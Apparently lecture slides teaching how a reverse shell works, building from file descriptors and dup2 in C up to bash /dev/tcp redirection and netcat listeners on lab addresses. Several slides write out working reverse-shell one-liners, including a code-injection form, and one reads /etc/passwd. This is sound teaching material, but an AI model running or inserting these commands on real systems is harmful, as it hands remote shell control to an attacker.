Reverse Shell

Overview

- File descriptor
- Standard input and output devices
- Redirecting standard input and output
- How reverse shell works

The Idea of Reverse Shell

Server Machine **Attacker Machine** (Victim) (bin/bash Input /bin/bash 59x24 Attacker:\$ ls -l total 68 drwxrwxr-x 4 seed seed 4096 May 1 00:35 android Shell program drwxrwxr-x 2 seed seed 4096 Jan 14 2018 bin Output 2018 Customization drwxrwxr-x 2 seed seed 4096 Jan 14 drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Desktop drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Documents drwxr-xr-x 2 seed seed 4096 May 1 00:36 Downloads


File Descriptor

```
/* reverse_shell_fd.c */
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <string.h>
void main()
 int fd;
  char input[20];
 memset (input, 'a', 20);
 fd = open("/tmp/xyz", O_RDWR);
 printf("File descriptor: %d\n", fd);
 write(fd, input, 20);
 close(fd);
```

Execution Result

```
$ gcc reverse_shell_fd.c
$ touch /tmp/xyz
$ a.out
File descriptor: 3
$ more /tmp/xyz
aaaaaaaaaaaaaaaaaaaa
```

File Descriptor Table



Standard I/O Devices

```
#include <unistd.h>
#include <string.h>
void main()
  char input[100];
 memset(input, 0, 100);
 read (0, input, 100);
 write(1, input, 100);
```

Execution Result

Redirection

An example

```
$ echo "hello world"
hello world
$ echo "hello world" > /tmp/xyz
$ more /tmp/xyz
hello world
```

Redirecting to file

Redirecting to file descriptor

```
$ exec 3</etc/passwd
$ cat <&3
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin</pre>
```


How Is Redirection Implemented?

```
int dup2(int oldfd, int newfd);
```

Creates a copy of the file descriptor oldfp, and then assign newfd as the new file descriptor.

```
void main()
{
   int fd0, fd1;
   char input[100];
   fd0 = open("/tmp/input", O_RDONLY);
   fd1 = open("/tmp/output", O_RDWR);
   printf("File descriptors: %d, %d\n", fd0, fd1);
   dup2(fd0, 0);
   dup2(fd1, 1);
   scanf("%s", input);
   printf("%s\n", input);
   close(fd0); close(fd1);
}
```

The Change of File Descriptor Table



Redirecting Output to TCP Connections

```
void main()
   struct sockaddr_in server;
  // Create a TCP socket
  int sockfd= socket (AF INET, SOCK STREAM, IPPROTO TCP);
   // Fill in the destination information (IP, port #, and family)
  memset (&server, '\0', sizeof(struct sockaddr_in));
   server.sin_family = AF_INET;
   server.sin_addr.s_addr = inet_addr("10.0.2.5");
   server.sin_port = htons (8080);
  // Connect to the destination
   connect(sockfd, (struct sockaddr*) &server,
           sizeof(struct sockaddr_in));
                                                  (1)
   // Send data via the TCP connection
  char *data = "Hello World!";
  // write(sockfd, data, strlen(data));
  dup2(sockfd, 1);
                                                   (3)
   printf("%s\n", data);
```

Redirecting Input to TCP Connections

```
... (the code to create TCP connection is omitted) ...

// Read data from the TCP connection
char data[100];
// read(sockfd, data, 100);
dup2(sockfd, 0);
scanf("%s", data);
printf("%s\n", data);

②
printf("%s\n", data);
```

Redirecting to TCP from Shell

Redirecting Input

```
$ cat < /dev/tcp/time.nist.gov/13
58386 18-09-25 01:05:05 50 0 0 553.2 UTC(NIST) *
```

Redirecting Output

\$ cat > /dev/tcp/10.0.2.5/8080


Running a TCP server on 10.0.2.5

\$ nc -1 9090

Note

- /dev/tcp is not a real folder: it does not exist
- It is a built-in virtual file/folder for bash only
- Redirection to /dev/tcp/... can only be done inside bash

Reverse Shell Overview



Redirecting Standard Output

On Attacker Machine (10.0.2.70)

```
Attacker: $ nc -lv 9090
```

On Server Machine

Server: \$ / bin/bash -i > / dev/tcp/10.0.2.70/9090

Local Standard

Input Device


Attacker's Machine (10.0.2.70)

```
Attacker:$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted (family 2, sport 43964)
total 72
drwxrwxr-x 4 seed seed 4096 May 1 2018 android drwxrwxr-x 2 seed seed 4096 Jan 14 2018 bin drwxrwxr-x 6 seed seed 4096 Dec 29 16:37 Book drwxrwxr-x 2 seed seed 4096 Jan 14 2018 Customization drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Desktop drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Documents
```

Server Machine: Victim (10.0.2.69)

Redirecting Standard Input & Output

On Server Machine Server: \$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1




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
This is typed by attacker

Redirecting Standard Error, Input, & Output

On Server Machine \$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1



Server Machine: Victim (10.0.2.69)



Reverse Shell via Code Injection

- Reverse shell is executed via injected code
- Can't assume that the target machine runs bash
- Run bash first:

/bin/bash -c "/bin/bash -i > /dev/tcp/server_ip/9090 0<&1 2>&1"

Summary

- Reverse shell works by redirecting shell program's input/output
- Input and output of a program can be redirected to a TCP connection
- The other end of the TCP connection is attacker.
- It is a widely used technique by attackers